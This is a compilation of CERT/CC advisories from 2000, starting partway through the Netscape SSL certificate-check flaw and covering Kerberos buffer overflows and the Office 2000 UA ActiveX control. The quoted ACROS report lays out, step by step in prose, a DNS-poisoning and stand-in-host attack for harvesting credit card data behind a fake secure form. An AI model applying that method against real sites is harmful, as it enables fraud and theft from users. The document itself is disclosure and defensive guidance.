These three conditions combined provide user with assurance that his browser is really connecting to the correct server and not to some fake server placed on the Internet by malicious individual(s) trying to trick users to give them credit card information, passwords and other secret information.

For example, let's take a look at a sample web e-banking system that doesn't use SSL certificates and requires one-time password tokens for user authentication. User connects to http://www.e-bank.com. Browser asks DNS server for IP address of www.e-bank.com and gets 100.100.100.100. Browser then connects to 100.100.100.100 and user is presented with login form asking for his username and one-time password. He enters this data and starts using e-banking services.

A simple attack (called web-spoofing) on this system is to attack the DNS server and "poison" its entry for www.e-bank.com with attacker's IP address 99.99.99.99. Attacker sets up a web server at 99.99.99.99 that web-wise looks exactly like the original www.e-bank.com server. User trying to connect to www.e-bank.com will now instead connect to the attacker's server and provide it with his one-time password. Attacker's server will use this password to connect to the real server at 100.100.100.100 and transfer all of the user's money to his secret Swiss bank account ;-).

This attack is successfully disabled by using SSL protocol. In that case, when browser falsely connects to www.e-bank.com at 99.99.99.99 rather than to 100.100.100.100, attacker's server must provide a valid certificate for www.e-bank.com, which it can't unless the attacker has stolen the secret key and the certificate from the real server. Let's look at three possibilities:

1) Attacker could issue a certificate for www.e-bank.com himself (on his own CA). That wouldn't work since his CA is not trusted by user's browser.

2) Attacker could use a stolen expired key and certificate (those are often not protected as strongly as valid ones since one could think they can't be used any more). That wouldn't work since browser will notice that certificate is expired.

3) Attacker could use a valid key and certificate for some other site (e.g.   www.something.org). That wouldn't work since browser will accept only   valid certificates for www.e-bank.com.

It would seem that this problem of web-spoofing is successfully solved with SSL certificates.

PROBLEM

=======

There is a flaw in implementation of SSL certificate checks in Netscape Navigator.

The Flaw

Netscape Navigator correctly checks the certificate conditions (*) at the beginning of a SSL session it establishes with a certain web server. The flaw is, while this SSL session is still alive, all HTTPS connections to *THAT SERVER'S IP ADDRESS* are assumed to be a part of this session (and therefore certificate conditions are not checked again). Instead of comparing hostnames to those of currently open sessions, Navigator compares IP addresses. Since more than one hostname can have the same IP address, there is a great potential for security breach. This behavior is not in compliance with SSL specification.

DEMONSTRATION

=============

The following will try to demonstrate the flaw. It is assumed that for redirecting user's web traffic, the attacker will generally use "DNS poisoning" or reconfiguring routers, while in our demonstration we will use the HOSTS file on client computer to get the same effect and make it easier to reproduce the flaw.

In this demonstration, we will make Navigator open Thawte's homepage over secure (HTTPS) connection while requesting Verisign's home address at https://www.verisign.com.

Thawte's and Verisign's homepages are used as examples - this would work just the same on any other secured web sites.

1) First, add the following line to the local HOSTS file on the computer running the Navigator and save it: 207.240.177.177 www.verisign.com

This will make the computer (and, consequently, the browser) think that IP address of www.verisign.com (which is actually 205.139.94.60) is in fact 207.240.177.177 (which is actually IP address of www.thawte.com).

At this point it is important to note that SSL, if correctly implemented, provides protection against such "domain name spoofing", because while the browser will connect to the wrong server, that server will not be able to provide a valid SSL certificate and the SSL session will not be established (not without user being warned about the certificate).

2) Close all instances of Navigator to clean any cached IP addresses.

3) Open Navigator and go to https://www.thawte.com. It works as it should -Thawte's server provides a valid SSL certificate for its hostname(www.thawte.com) and so the SSL session is established.

4) With the same instance of Navigator, go to https://www.verisign.com. Now watch the Thawte's homepage appear again WITHOUT ANY WARNINGS! What happened here? In step 3), Navigator looked up the IP address for www.thawte.com (from the DNS server) and found 207.240.177.177. It tried to establish a SSL session with that IP address and correctly checked all three certificate conditions (*) - indeed, if any of them weren't true, a warning would pop up.

In step 4), Navigator looked up the IP address for www.verisign.com (this time from HOSTS file, but it could easily have been from the same DNS server) and found again 207.240.177.177. Now, since there was already one SSL session open with that IP address, Navigator *INCORRECTLY* decided to use that session instead of establishing another one.

EXPLOIT

=======

This exploit will show how the flaw could be used to gather user's secret information.

Assume there is a web bookstore at www.thebookstore.com. Users go to http://www.thebookstore.com (via normal HTTP connection), browse the books and add them to their virtual shopping baskets. At the check-out, they are directed to a secure order form (e.g. https://www.thebookstore.com/order_form.html) where they enter their personal and credit card information which is then submitted (again via secure HTTPS connection) to the server. This is a typical web e-commerce concept.

Assume that IP address of www.thebookstore.com is 100.100.100.100. The attacker sets up his own web server with IP address 99.99.99.99 and installs on it a valid SSL certificate for host www.attacker.com (he could have purchased this certificate from e.g. Verisign if he owns the domain attacker.com; he could have stolen the certificate or he could have broken into a web server with a certificate already installed).

The attacker makes this web server function as a gateway to www.thebookstore.com - meaning that all requests are forwarded to www.thebookstore.com, so virtually this server "looks and feels" exactly like the real www.thebookstore.com. There is just one difference: the page before the order form (e.g. http://www.thebookstore.com/basket.html) contains a small (1x1) image originating from https://www.attacker.com (secure HTTPS connection).

Then, the attacker "poisons" a heavily used DNS server so that it will return 99.99.99.99 for requests about www.thebookstore.com (normally it returns 100.100.100.100). What happens then? All users of that DNS server who will try to visit (via normal HTTP) http://www.thebookstore.com will connect to 99.99.99.99 instead of 100.100.100.100 but will not notice anything because everything will look just the way it should. They will browse the books and add them to their shopping baskets and at check-out, they will be presented with the order form https://www.thebookstore.com/order_form.html.

But the previous HTML page containing the hyperlink to the order form will also contain a small (1x1) image with source https://www.attacker.com/a.gif. Navigator will successfully download this image and for that it will establish a SSL session with www.attacker.com. This session then stays open. When the order form is accessed, Navigator tries to establish another SSL session, this time to www.thebookstore.com. Since DNS server claims this server has the same IP address as www.attacker.com (99.99.99.99), Navigator will use the existing SSL session with 99.99.99.99 and will not check the certificate.

The result: Navigator is displaying a SECURE ORDER FORM that it believes to be originating from the genuine server www.thebookstore.com while in fact it is originating from the fake one. No warning about an invalid certificate is issued to the user so he also believes to be safe. When user submits his secret information, it goes to (through) the attacker's server where it is collected for massive abuse. For users to notice the foul play they would have to look at the certificate properties while on a "secure" page https://www.thebookstore.com/... The properties would show that the certificate used was issued for host www.attacker.com.

Also, monitoring network traffic would show that the server is not at 100.100.100.100 where it should be but rather at 99.99.99.99. It is a very rare practice to check any of these when nothing suspect is happening.

Notes

It should be noted that in the previous exploit, if the users tried to access https://www.thebookstore.com over secure (HTTPS) connection from the very start, Navigator would issue a warning. It is imperative for the exploit to work that some time *before* the first secure connection to https://www.thebookstore.com a successful secure connection is made to https://www.attacker.com. That's why a valid certificate must be installed on www.attacker.com.

Also, it should be noted that Navigator's SSL sessions don't last forever. We haven't been able to predict the duration of these sessions (it seems to be depending on many things like inactivity time, total time etc.) and we also haven't investigated the possible effects of SSL session resuming.

SOLUTION

========

Netscape has (even prior to our notification - see the Acknowledgments section) provided a Navigator Add-on called Personal Security Manager (PSM), freely downloadable at: http://www.iplanet.com/downloads/download/detail_128_316.html Installation of PSM, as far as we have tested it, corrects the identified flaw.

Netscape Communicator (v4.73) currently includes the fix for this vulnerability. It is available for download at: http://home.netscape.com/download/

WORKAROUND

==========

Navigator/Communicator users who can't or don't want to install PSM can use a "manual" method to make sure they are not under attack: When visiting an SSL-protected site, double click on the lock icon (bottom left corner) or the key icon (in older browsers) and see whether the certificate used for the connection is really issued for the correct hostname. E.g. If you visit https://www.verisign.com, make sure the certificate used is issued for www.verisign.com and not for some other hostname.

ADVISORY

========

It is important to emphasize that the flaw presented completely compromises SSL's ability to provide strong server authentication and therefore poses a serious threat to Navigator users relying on its SSL protection. Users of web services

----

Netscape Navigator/Communicator users who are also users of any critical web services employing Secure Sockets Layer (SSL) protection to provide secrecy and integrity of browser-server communication are strongly advised to install Personal Security Manager or upgrade to Communicator 4.73 and thus disable this vulnerability.

Main examples of such critical web services are:

- web banking systems (especially the ones using passwords for

  authentication - even one-time passwords),

- web stores (especially the ones accepting credit card data) and

- other web-based e-commerce systems.

Providers of web services

Providers of critical web services employing Secure Sockets Layer (SSL) protection to provide secrecy and integrity of browser-server communication should advise their users to install Personal Security Manager or upgrade to Communicator 4.73 and thus disable this vulnerability. Since this vulnerability allows for the type of attack that can completely bypass the real/original web server, there are no technical countermeasures which providers of web services could deploy at their sites. Web services using client SSL certificates for user authentication

----

This vulnerability does NOT allow the attacker to steal client's SSL key and thus execute the man-in-the-middle attack on web services using client SSL certificates for user authentication. It still does, however, allow the attacker to place a fake server (an exact copy) and collect other information users provide (including the data in their client SSL certificates).

TESTING RESULTS

===============

Tests were performed on:

Communicator 4.72 - affected

Communicator 4.61 - affected

Navigator 4.07 - affected

ACKNOWLEDGMENTS

===============

We would like to acknowledge Netscape (specifically Mr. Bob Lord and Mr. Kevin Murray) for prompt and professional response to our notification of the identified vulnerability and their help in understanding the flaw and "polishing" this report. We would also like to acknowledge Mr. Matthias Suencksen of Germany, who has discovered some aspects of this vulnerability before we did (back in May 1999).

REFERENCES

==========

Netscape has issued a Security Note about this vulnerability under a title "The Acros-Suencksen SSL Vulnerability" at:
http://home.netscape.com/security/notes/index.html

SUPPORT

=======

For further details about this issue please contact:

Mr. Mitja Kolsek
ACROS, d.o.o.
Stantetova 4
SI - 2000 Maribor, Slovenia
phone: +386 41 720 908
e-mail: mitja.kolsek@acros.si
PGP Key available at PGP.COM's key server
PGP Fingerprint: A655 F61C 5103 F561 6D30 AAB2 2DD1 562A

DISTRIBUTION

============

This report was sent to:

- BugTraq mailing list

- NTBugTraq mailing list

- Win2KSecAdvice mailing list

- SI-CERT

- ACROS client mailing list

DISCLAIMER

==========

The information in this report is purely informational and meant only for the purpose of education and protection. ACROS, d.o.o. shall in no event be liable for any damage whatsoever, direct or implied, arising from use or spread of this information. All identifiers (hostnames, IP addresses, company names, individual names etc.) used in examples and exploits are used only for explanatory purposes and have no connection with any real host, company or individual. In no event should it be assumed that use of these names means specific hosts, companies or individuals are vulnerable to any attacks nor does it mean that they consent to being used in any vulnerability tests. The use of information in this report is entirely at user's risk.

COPYRIGHT

=========

(c) 2000 ACROS, d.o.o., Slovenia. Forwarding and publishing of this document is permitted providing all information between marks "[BEGIN-ACROS-REPORT]" and "[END-ACROS-REPORT]" remains unchanged.

=====[END-ACROS-REPORT]=====

II. Impact

Attackers can trick users into disclosing information (potentially including credit card numbers, personal data, or other sensitive information) intended for a legitimate web site, even if that web site uses SSL to authenticate and secure transactions.

III. Solution

Install an update from your vendor.

Appendix A lists information from vendors about updates.

If you are a DNS administrator, maintain the integrity of your DNS server

One way to exploit this vulnerability, described above, relies on the ability of the attacker to compromise DNS information. If you are a DNS administrator, making sure your DNS server is up-to-date and free of known vulnerabilities reduces the ability of an intruder to execute this type of attack. Administrators of BIND DNS servers are encouraged to read http://www.cert.org/advisories/CA-2000-03.html.

Validate certificates at each use

Despite the existence of this flaw, it is still possible to guard against attempted attacks by validating certificates manually each time you connect to an SSL-secured web site. Doing so will substantially reduce the ability of an attacker to use flaws in the DNS system to bypass SSL-authentication.

Appendix A Vendor Information

iPlanet

Information about this problem is available at http://home.netscape.com/security/notes/index.html

Microsoft

None of our products are affected by this vulnerability.

The CERT Coordination Center thanks the ACROS Security Team of Slovenia (Contact: mitja.kolsek@acros.si), for the bulk of the text in this advisory.

Shawn Hernan was the primary author of the CERT/CC portions of this document.

Copyright 2000 Carnegie Mellon University; portions Copyright 2000 ACROS, d.o.o., Slovenia.

Revision History

```
May 12, 2000:  Initial release
```

6 CA-2000-06: Multiple Buffer Overflows in Kerberos Authenticated Services

Original release date: May 17, 2000
Last revised: Sep 14, 2001
Source: The MIT Kerberos Team, CERT/CC

A complete revision history is at the end of this file.

Systems Affected

- Systems running services authenticated via Kerberos 4
- Some systems running services authenticated via Kerberos 5
- Systems running the Kerberized remote shell daemon (krshd)
- Systems with the Kerberos 5 ksu utility installed
- Systems with the Kerberos 5 v4rcp utility installed

Overview

The CERT Coordination Center has recently been notified of several buffer overflow vulnerabilities in the Kerberos authentication software. The most severe vulnerability allows remote intruders to gain root privileges on systems running services using Kerberos authentication. If vulnerable services are enabled on the Key Distribution Center (KDC) system, the entire Kerberos domain may be compromised.

I. Description

There are at least four distinct vulnerabilities in various versions and implementations of the Kerberos software. All of these vulnerabilities may be exploited to obtain root privileges.

Buffer overflow in krb_rd_req() library function

This vulnerability is present in version 4 of Kerberos. It is also present in version 5 (in the version 4 compatibility code). This vulnerability can be exploited in services using version 4 or 5 when they perform version 4 authentication. This vulnerability may also be exploited locally via the v4rcp setuid root program of Kerberos 5.

This vulnerability may be exploitable in version 4. This vulnerability is exploitable in version 5 in conjunction with the krb425_conv_principal() vulnerability, described below.

Buffer overflow in krb425_conv_principal() library function

This vulnerability is present in version 5's backward compatibility code. This vulnerability is known to be exploitable in version 5 in conjunction with an exploit of the krb_rd_req() vulnerability.

Buffer overflow in krshd

This vulnerability is only present in version 5. This vulnerability is not related to the previous two vulnerabilities.

Buffer overflow in ksu

This vulnerability is only present in version 5, and is corrected in krb5-1.1.1 and krb5-1.0.7-beta1. The ksu vulnerability is unrelated to the other vulnerabilities.

The MIT Kerberos Team Advisory

The MIT Kerberos Team described these vulnerabilities in detail in an advisory they recently issued. The text of this advisory is included below.

SUMMARY

Serious buffer overrun vulnerabilities exist in many implementations of Kerberos 4, including implementations included for backwards compatibility in Kerberos 5 implementations. Other less serious buffer overrun vulnerabilities have also been discovered. ALL KNOWN KERBEROS 4 IMPLEMENTATIONS derived from MIT sources are believed to be vulnerable.

IMPACT

- A remote user may gain unauthorized root access to a machine running services authenticated with Kerberos 4.
- A remote user may gain unauthorized root access to a machine running krshd, regardless of whether the program is configured to accept Kerberos 4 authentication.
- A local user may gain unauthorized root access by exploiting v4rcp or ksu.

DETAILS

The MIT Kerberos Team has been made aware of a security vulnerability in the Kerberos 4 compatibility code contained within the MIT Kerberos 5 source distributions. This vulnerability consists of a buffer overrun in the krb_rd_req() function, which is used by essentially all Kerberos-authenticated services that use Kerberos 4 for authentication. It is possible for an attacker to gain root access over the network by exploiting this vulnerability.

An exploit is known to exist for the Kerberized Berkeley remote shell daemon (krshd) for at least the i386-Linux platform, and possibly others. The extent of distribution of this exploit is unknown at this time.

Other buffer overruns have been discovered as well, though with less far-reaching impact.

The existing exploit does not directly use the buffer overrun in krb_rd_req(); rather, it uses the buffer that was overrun by krb_rd_req() to exploit a second overrun in krb425_conv_principal(). The krb_rd_req() code itself might not be exploitable once the overrun in krb425_conv_principal() is repaired, though it is likely that some other method of exploit may be found that does not require that an overrun exist in krb425_conv_principal().

VULNERABLE DISTRIBUTIONS AND PROGRAMS

Source distributions which may contain vulnerable code include:

- MIT Kerberos 5 releases krb5-1.0.x, krb5-1.1, krb5-1.1.1
- MIT Kerberos 4 patch 10, and likely earlier releases as well
- KerbNet (Cygnus implementation of Kerberos 5)
- Cygnus Network Security (CNS -- Cygnus implementation of Kerberos 4)

Daemons or services that may call krb_rd_req() and are thus vulnerable to remote exploit include:

krshd
klogind (if accepting Kerberos 4 authentication)
telnetd (if accepting Kerberos 4 authentication)
ftpd (if accepting Kerberos 4 authentication)
rkinitd
kpopd

In addition, it is possible that the v4rcp program, which is usually installed setuid to root, may be exploited by a local user to gain root access by means of exploiting the krb_rd_req vulnerability.

The ksu program in some MIT Kerberos 5 releases has a vulnerability that may result in unauthorized local root access. This bug was fixed in krb5-1.1.1, as well as in krb5-1.0.7-beta1. Release krb5-1.1, as well as krb5-1.0.6 and earlier, are believed to be vulnerable.

There is an unrelated buffer overrun in the krshd that is distributed with at least the MIT Kerberos 5 source distributions. It is not known whether an exploit exists for this buffer overrun. It is also not known whether this buffer overrun is actually exploitable.

WORKAROUNDS

Certain daemons that are called from inetd may be safe from exploitation if their command line invocation is modified to exclude the use of Kerberos 4 for authentication. Please consult the manpages or other documentation for your Kerberos distribution in order to determine the correct command line for disabling Kerberos 4 authentication. Daemons for which this approach may work include:

krshd (*)
klogind
telnetd

(*) The krshd program may still be vulnerable to remote attack if Kerberos 4 authentication is disabled, due to the unrelated buffer overrun mentioned above. It is best to disable the krshd program completely until a patched version can be installed.

The v4rcp program should have its setuid permission removed, since it may be possible to perform a local exploit against it.

The krb5 ksu program should have its setuid permission removed, if it was not compiled from krb5-1.1.1, krb5-1.0.7-beta1, or later code. Merely replacing the ksu binary with one compiled from krb5-1.1.1 or krb5-1.0.7-beta1 should be safe, provided that it is not compiled with shared libraries (the vulnerability is related to some library bugs). If ksu was compiled with shared libraries, it may be best to install a new release that has the library bug fixed.

In the MIT Kerberos 5 releases, it may not be possible to disable Kerberos 4 authentication in the ftpd program. Note that only releases krb5-1.1 and later will have the ability to receive Kerberos 4 authentication.

FIXES

The best course of action is to patch the code in the krb4 library, in addition to patching the code in the krshd program. The following patches include some less essential patches that also affect buffer overruns in potentially vulnerable code, but for which exploits are somewhat more difficult to construct.

Please note that there are two sets of patches in this file that apply against identically named files in two different releases. You should separate out the patch set that is relevant to you prior to applying them; otherwise, you may inadvertently patch some files twice.

MIT will soon release krb5-1.2, which will have these changes incorporated.

PATCHES AGAINST krb5-1.0.x

The following are patches against 1.0.7-beta1 (roughly). The most critical ones are:

appl/bsd/krshd.c
lib/krb4/rd_req.c
lib/krb5/krb/conv_princ.c

The rest are not as important but you may wish to apply them anyway out of paranoia. These patches may apply with a little bit of fuzz against releases prior to krb5-1.0.7-beta1, but there likely have not been significant changes in the affected code. These patches may also apply against KerbNet. The lib/krb4/rd_req.c patch may also apply against CNS and MIT Kerberos 4.

[Patches to correct this issue in Kerberos version 5-1.0.x were included at this point in the MIT advisory. The CERT Coordination Center has made these patches available at the following link: http://www.cert.org/advisories/CA-2000-06/mit_10x_patch.txt

-- CERT/CC]

PATCHES AGAINST krb5-1.1.1

The following are patches against 1.1.1. The most critical ones are:

```
appl/bsd/krshd.c
lib/krb4/rd_req.c
lib/krb5/krb/conv_princ.c
```

IMPORTANT NOTE: If you are upgrading to krb5-1.1.1 (or krb5-1.1, but we recommend krb5-1.1.1 if you are going to upgrade at all) and compile the source tree with the --without-krb4 option, then you will also want to install the patch to login.c that is also provided below.

The rest are not as important but you may wish to apply them anyway out of paranoia.

[Patches to correct this issue in Kerberos version 5-1.1.1 were included at this point in the MIT advisory. The CERT Coordination Center has made these patches available at the following link: http://www.cert.org/advisories/CA-2000-06/mit_111_patch.txt

-- CERT/CC]

ACKNOWLEDGMENTS

Thanks to Jim Paris (MIT class of 2003) for pointing out the krb_rd_req() vulnerability.

Thanks to Nalin Dahyabhai of Redhat for pointing out some other buffer overruns and coming up with patches.

The full text of the MIT Kerberos Team advisory is also available from:
http://web.mit.edu/kerberos/www/advisories/krb4buf.txt .

II. Impact

The most significant impact of these vulnerabilities may allow a remote intruder to gain root access to systems running vulnerable services, including the KDC for the domain.

Buffer overflow in krb_rd_req() library function

This vulnerability may be exploited by remote users to gain root privileges on systems running services linked against the vulnerable library. As MIT indicated, these services include (but may not be limited to):

krshd
klogind (if accepting Kerberos 4 authentication)
telnetd (if accepting Kerberos 4 authentication)
ftpd (if accepting Kerberos 4 authentication)
rkinitd
kpopd

Local users can execute arbitrary code as root on systems where v4rcp is installed setuid root.

Buffer overflow in krb425_conv_principal() library function

This vulnerability can be exploited by remote users in conjunction with the krb_rd_req vulnerability to gain root privileges on systems running services linked against the vulnerable library.

Buffer overflow in krshd

Remote users may be able to execute arbitrary code as root on systems running a vulnerable version of krshd.

Buffer overflow in ksu

Local users can can gain root privileges by exploiting the buffer overflow in ksu.

III. Solution

Apply a patch from your vendor

Appendix A contains information provided by vendors for this advisory. We will update the appendix as we receive more information. If you do not see your vendor's name, the CERT/CC did not hear from that vendor. Please contact your vendor directly.

Apply the MIT patches

If you are running the Kerberos 5 distribution from MIT, and can rebuild your binaries from source, you can apply the source code patches from MIT to correct these problems.

If you are running Kerberos version 4, you may be able to patch your source code based on the version 5 patch provided by MIT. Only the patches for the krb_rd_req() vulnerability need to be applied to version 4 to address the issues described in this advisory.

With either version, you will need to recompile the libraries and the vulnerable programs (krshd and ksu). You will also need to recompile any programs that have been statically linked with the vulnerable libraries. In version 4, you should also recompile the KDC server software.

These patches are available at:

http://www.cert.org/advisories/CA-2000-06/mit_10x_patch.txt

http://www.cert.org/advisories/CA-2000-06/mit_111_patch.txt

Disable version 4 authentication in version 5 if possible

As suggested by MIT, version 4 authentication in some daemons can be disabled at run time by supplying command line options to these programs when started by inetd. This approach may work for the following daemons:

krshd
klogind
telnetd

This addresses the krb_rd_req() and krb425_conv_principal() vulnerabilities. Note that krshd may still be vulnerable to the krshd specific vulnerability described in this document.

Upgrade to MIT Kerberos 5 version 1.2

The vulnerabilities described in this advisory will be addressed in Kerberos 5 version 1.2. This version will be available from the MIT Kerberos web site: http://web.mit.edu/kerberos/www/ .

Appendix A Vendor Information

FreeBSD, Inc.

FreeBSD is not vulnerable by default, even for users who choose to install the Kerberos distributions (FreeBSD uses KTH Kerberos, not MIT). There is a port of MIT Kerberos 5 in the FreeBSD Ports Collection which was vulnerable to this problem and has been corrected as of 2000/05/17. A FreeBSD Security Advisory will be forthcoming.

IBM Corporation

The following APAR's are available for this vulnerability:

- AIX 4.3.x:
  - IY10787
  - IY11450
  - IY10505
- RS/6000 SP:
  - PSSP 2.2: IY10657
  - PSSP 2.3: IY10523
  - PSSP 2.4: IY10658
  - PSSP 3.1.1: IY10630

IBM AFS does not use the functions mentioned in this advisory and therefore is not vulnerable.

Microsoft Corporation

No Microsoft products are affected by this vulnerability.

MIT Kerberos

The MIT Kerberos Team advisory on this topic is available from:
http://web.mit.edu/kerberos/www/advisories/krb4buf.txt .

NetBSD

NetBSD has two codebases for crypto software, a legacy of the US's export laws until recently (and also some patent issues).

The crypto-intl tree intended for use by those outside the US was not affected.

For the crypto-us tree,

- krb5 was not affected
- krb4 was affected, and has been fixed in NetBSD-current since Jeff's announcement; this fix is making it's way into the 1.4.x release branch. We will release an advisory and patches shortly.

In summary, users of NetBSD releases 1.4.2 and earlier or -current up until yesterday, who have installed the crypto-us "secr" set and who have enabled kerberos4, are vulnerable.

OpenBSD

OpenBSD uses the KTH Kerberos distribution, which has been reported to be not vulnerable.

Washington University

We do not distribute any "default" binaries which uses Kerberos. In order to get Kerberos support, you must rebuild the software specifically to use Kerberos (the default build will not use Kerberos).

We believe that the University of Washington IMAP and POP3 servers are not vulnerable. The message from MIT specifically stated that the problem was in the Kerberos 4 routines from MIT.

Kerberos support in these servers is based upon Kerberos 5, not Kerberos 4. UW imapd/ipop3d only uses GSSAPI and Kerberos 5 calls; Kerberos 4 routines are never called.

There is an unsupported, contributed code, module for Kerberos 4 available in our software, but that is client only. We are not aware of the existence of any Kerberos 4 server code for UW imapd/ipop3d.

The CERT Coordination Center thanks Jeff Schiller and the MIT Kerberos Team for notifying us about this problem and their help in developing this advisory.

Cory Cohen and Jeff Havrilla were the primary authors of the CERT/CC portions of this document.

Revision History

```
May 17, 2000:  Initial release

May 18, 2000:  FreeBSD response added

June 27, 2000:  IBM response added

September 14, 2001:    IBM response addendum
```

7 CA-2000-07: Microsoft Office 2000 UA ActiveX Control Incorrectly Marked "Safe for Scripting"

Original release date: May 24, 2000
Last revised: May 26, 2000
Source: CERT/CC

A complete revision history is at the end of this file.

Systems Affected

- Systems with Internet Explorer and Microsoft Office 2000 components, including
  - Word 2000
  - Excel 2000
  - PowerPoint 2000
  - Access 2000
  - Photodraw 2000
  - FrontPage 2000
  - Project 2000
  - Outlook 2000
  - Publisher 2000
  - Works 2000 Suite

Overview

The Microsoft Office 2000 UA ActiveX control is incorrectly marked as "safe for scripting". This vulnerability may allow an intruder to disable macro warnings in Office products and, subsequently, execute arbitrary code. This vulnerability may be exploited by viewing an HTML document via a web page, newsgroup posting, or email message.

I. Description

Microsoft and L0pht Research Labs have recently published advisories describing a vulnerability in the Microsoft Office 2000 UA ActiveX control. Due to the severity of this vulnerability, we are issuing a CERT advisory to help reach as broad an audience as possible.

ActiveX Overview

ActiveX controls are highly portable Component Object Model (COM) objects, used extensively throughout Microsoft Windows platforms, and especially in web-based applications. COM objects, including ActiveX controls, can invoke each other through interfaces defined by the COM architecture. The COM architecture allows for interoperability among binary software components produced in disparate ways.

ActiveX controls can also be invoked from web pages through the use of a scripting language or directly with an OBJECT tag. If an ActiveX control is not installed locally, it is possible to specify a URL where the control can be obtained. Once obtained, the control installs itself automatically if permitted by the browser. Once it is installed, it can be invoked without the need to be downloaded again.

ActiveX controls can be signed or unsigned. A signed control provides a high degree of verification that the control was produced by the signer and has not been modified. Signing does not guarantee the benevolence, trustworthiness, or competence of the signer; it only provides assurance that the control originated from the signer.

ActiveX controls are binary code capable of taking any action that the user can take. They do not run in a "sandbox" of any kind. Because of this, it is important to have a high degree of trust in the author of the control. The CERT/CC recommends against installing any unsigned controls.

Controls can also be marked as "safe for scripting" indicating that it is permissible to invoke the control from a script contained in a web page, using data and parameters provided by that page. In essence, a control marked "safe for scripting" is an assertion by the author that the control has implemented its own "sandbox" and cannot be used by an intruder to damage or compromise your system. Because you must rely on the author of the control to implement this "sandbox" correctly, controls marked as "safe for scripting" require an especially high degree of trust.

ActiveX controls are managed by the Windows registry, and it is cumbersome to audit them or examine their properties without the use of a specialized tool. One such tool is the OLE/COM Object Viewer (oleview.exe) included with the Windows NT Resource Kit. More information on oleview is available at http://www.microsoft.com/Com/resources/oleview.asp.

More information about ActiveX and COM can be found at http://www.microsoft.com/com.

The Microsoft Office 2000 UA ActiveX Control

The UA ActiveX control implements the "Show Me" feature of the interactive help system. Because the control is incorrectly marked "safe for scripting", a malicious web author may use the UA ActiveX control to script interactions that result in reduced security, such as activating the dialog box for "Macro Security Setting" and selecting the least secure choice. The control is correctly signed by Microsoft.

Other Advisories and Information

L0pht Research Labs and @Stake Inc. published an advisory describing this vulnerability. They also produced a proof-of-concept exploit. These documents are available from the L0pht web site: http://www.l0pht.com/advisories/msoua.txt.

Microsoft has published a security bulletin, an FAQ, and a knowledgebase article describing this vulnerability. These documents are available from Microsoft's web site:

http://microsoft.com/technet/security/bulletin/ms00-034.asp

http://microsoft.com/technet/security/bulletin/fq00-034.asp

http://microsoft.com/technet/support/kb.asp?ID=262767

II. Impact

The Office 2000 UA control is able to perform a wide variety of actions within the Microsoft Office Product Suite, including

- Launch Internet Explorer
- Launch Microsoft Outlook
- Launch Microsoft Visual Basic
- Disable macro virus protection
- Save files

Perhaps the most significant impact is the ability to set Macro Virus Protection to "Low", disabling warnings about malicious macro activity in future documents. An intruder can exploit this vulnerability to disable these warnings and then link directly to another Office document that contains malicious macros. The macros in the second document will run without confirmation and may take essentially any action desired by the intruder.

Calls to the vulnerable control may originate in script or OBJECT tags in web pages, newsgroup postings, or email messages.

As suggested by L0pht, this virus could be incorporated into an electronic mail virus such as LoveLetter or Melissa. Note that exploitation of this vulnerability under the default configuration of Internet Explorer 5 and Microsoft Outlook 2000 does not require the user to open any attachments or confirm any warning dialogs.

III. Solution

Apply a patch

Microsoft has produced a patch to correct this vulnerability. The patch installs a new version of the control lacking the dangerous functionality. The new version is also marked "safe for scripting".

As a result of the removed functionality, the "Show Me" and "pop-up" features of Office help will no longer function.

The patch is available through Office Update at http://officeupdate.microsoft.com/info/ocx.htm.

Limit Exposure to Vulnerability via Email

Since many e-mail applications provide the ability to start your web browser automatically, you may wish to reduce your exposure via mail messages by disabling scripting languages in your email client.

The Restricted Zone and Active Scripting

Microsoft suggests in their advisory to configure Outlook to view mail in the Restricted Zone. While this is certainly good advice, it is not sufficient to protect you from exploitation of this vulnerability if the patch for the Office 2000 UA control has not been applied.

Because the Restricted Zone still allows the execution of scripts, an intruder can send you an email message which when viewed starts Internet Explorer and immediately exploits the vulnerability. To protect against this scenario, and others like it, you may wish to disable Active Scripting in the Restricted Zone.

Instructions for changing Outlook to use the Restricted Zone are available in Microsoft's FAQ on this topic. Instructions for disabling Active Scripting in the Restricted Zone are similar to those at http://www.cert.org/tech_tips/malicious_code_FAQ.html#steps.

Note that these changes may result in reduced functionality in Internet Explorer and Outlook.

Microsoft Outlook Security Update

Installing the Microsoft Outlook 2000 E-Mail Security Update will modify Outlook to use the Restricted Zone as suggested previously. It also limits which attachment file types are displayed in Outlook messages, and adds new prompts for accessing the address book or sending email messages. While none of these changes will protect you completely from the Office 2000 UA vulnerability described in this advisory, the update may significantly reduce the chance of the vulnerability being exploited successfully on your system by a worm propagating via Outlook.

More information about the Outlook 2000 E-Mail Security Update is available from http://www.officeupdate.com/2000/downloadDetails/Out2ksec.htm.

Other Email Clients

If you use Internet Explorer as your web browser, you may wish to disable JavaScript or other scripting languages in your email client to prevent an email message from starting IE and exploiting this vulnerability.

Appendix A Vendor Information

Microsoft Corporation

Microsoft has published a security bulletin, an FAQ, and a knowledgebase article describing this vulnerability. These documents are available from Microsoft's web site: http://microsoft.com/technet/security/bulletin/ms00-034.asp.

http://microsoft.com/technet/security/bulletin/fq00-034.asp

http://microsoft.com/technet/support/kb.asp?ID=262767

The CERT Coordination Center thanks L0pht Research Labs and @Stake for initially discovering and reporting this vulnerability. We also thank the Microsoft Security Team for their assistance in preparing this advisory.

Cory Cohen and Shawn Hernan were the primary authors of this document.

Revision History

```
May 24, 2000: Initial release

May 24, 2000: Corrected an error regarding the "kill" bit. The patch

from Microsoft does not set the kill bit as we originally reported.

May 26, 2000: Corrected minor typo
```

8 CA-2000-08: Inconsistent Warning Messages in Netscape Navigator

Original release date: May 26, 2000
Last Revised: May 27, 2000
Source: CERT/CC

A complete revision history is at the end of this file.

Systems Affected

- Systems running Netscape Navigator, up to and including Navigator 4.73, without the Personal Security Manager installed

Overview

A flaw exists in Netscape Navigator that could allow an attacker to masquerade as a legitimate web site if the attacker can compromise the validity of certain DNS information. This is different from the problem reported in CERT Advisory CA-2000-05, but it has a similar impact. This vulnerability was recently discovered by Kevin Fu of of the Massachusetts Institute of Technology and, independently, by Jon Guyer.

If a user visits a web site in which the certificate name does not match the site name and proceeds with the connection despite the warning produced by Netscape, then subsequent connections to any sites that have the same certificate will not result in a warning message.

It should be noted that neither this vulnerability, nor the one described in CERT Advisory CA-2000-05 represent a weakness or vulnerability in SSL. Rather, these problems are a result of the fundamentally insecure nature of the DNS system, combined with an over-reliance on web browsers to do "sanity checking." In both cases, it is (and has been) within the power of the user to validate connections by examining certificates and verifying the certificates against their expectations.

